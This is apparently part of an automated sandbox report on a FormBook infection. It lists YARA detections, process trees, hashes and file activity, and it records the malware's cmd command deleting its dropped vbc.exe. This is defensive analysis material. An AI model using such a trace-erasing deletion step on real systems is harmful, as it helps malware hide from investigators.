brought to you by yara-signator, Source: 00000005.00000002.2200951539.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2200951539.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2832

General

Start time:	07:59:19
Start date:	27/01/2021

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: systray.exe PID: 2340 Parent PID: 1388

General

Start time:	07:59:30
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\systray.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\systray.exe
Imagebase:	0x8b0000
File size:	8192 bytes
MD5 hash:	DF6923839C6A8F776F0DA704C5F4CEA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2379730656.00000000001F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2379730656.00000000001F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2379730656.00000000001F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2379462611.00000000000C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2379462611.00000000000C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2379462611.00000000000C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2379686421.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2379686421.00000000001C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2379686421.00000000001C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	D9E57	NtReadFile

Analysis Process: cmd.exe PID: 2028 Parent PID: 2340

General

Start time:	07:59:34
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4ace0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4ACEA7BD	DeleteFileW

Disassembly

Code Analysis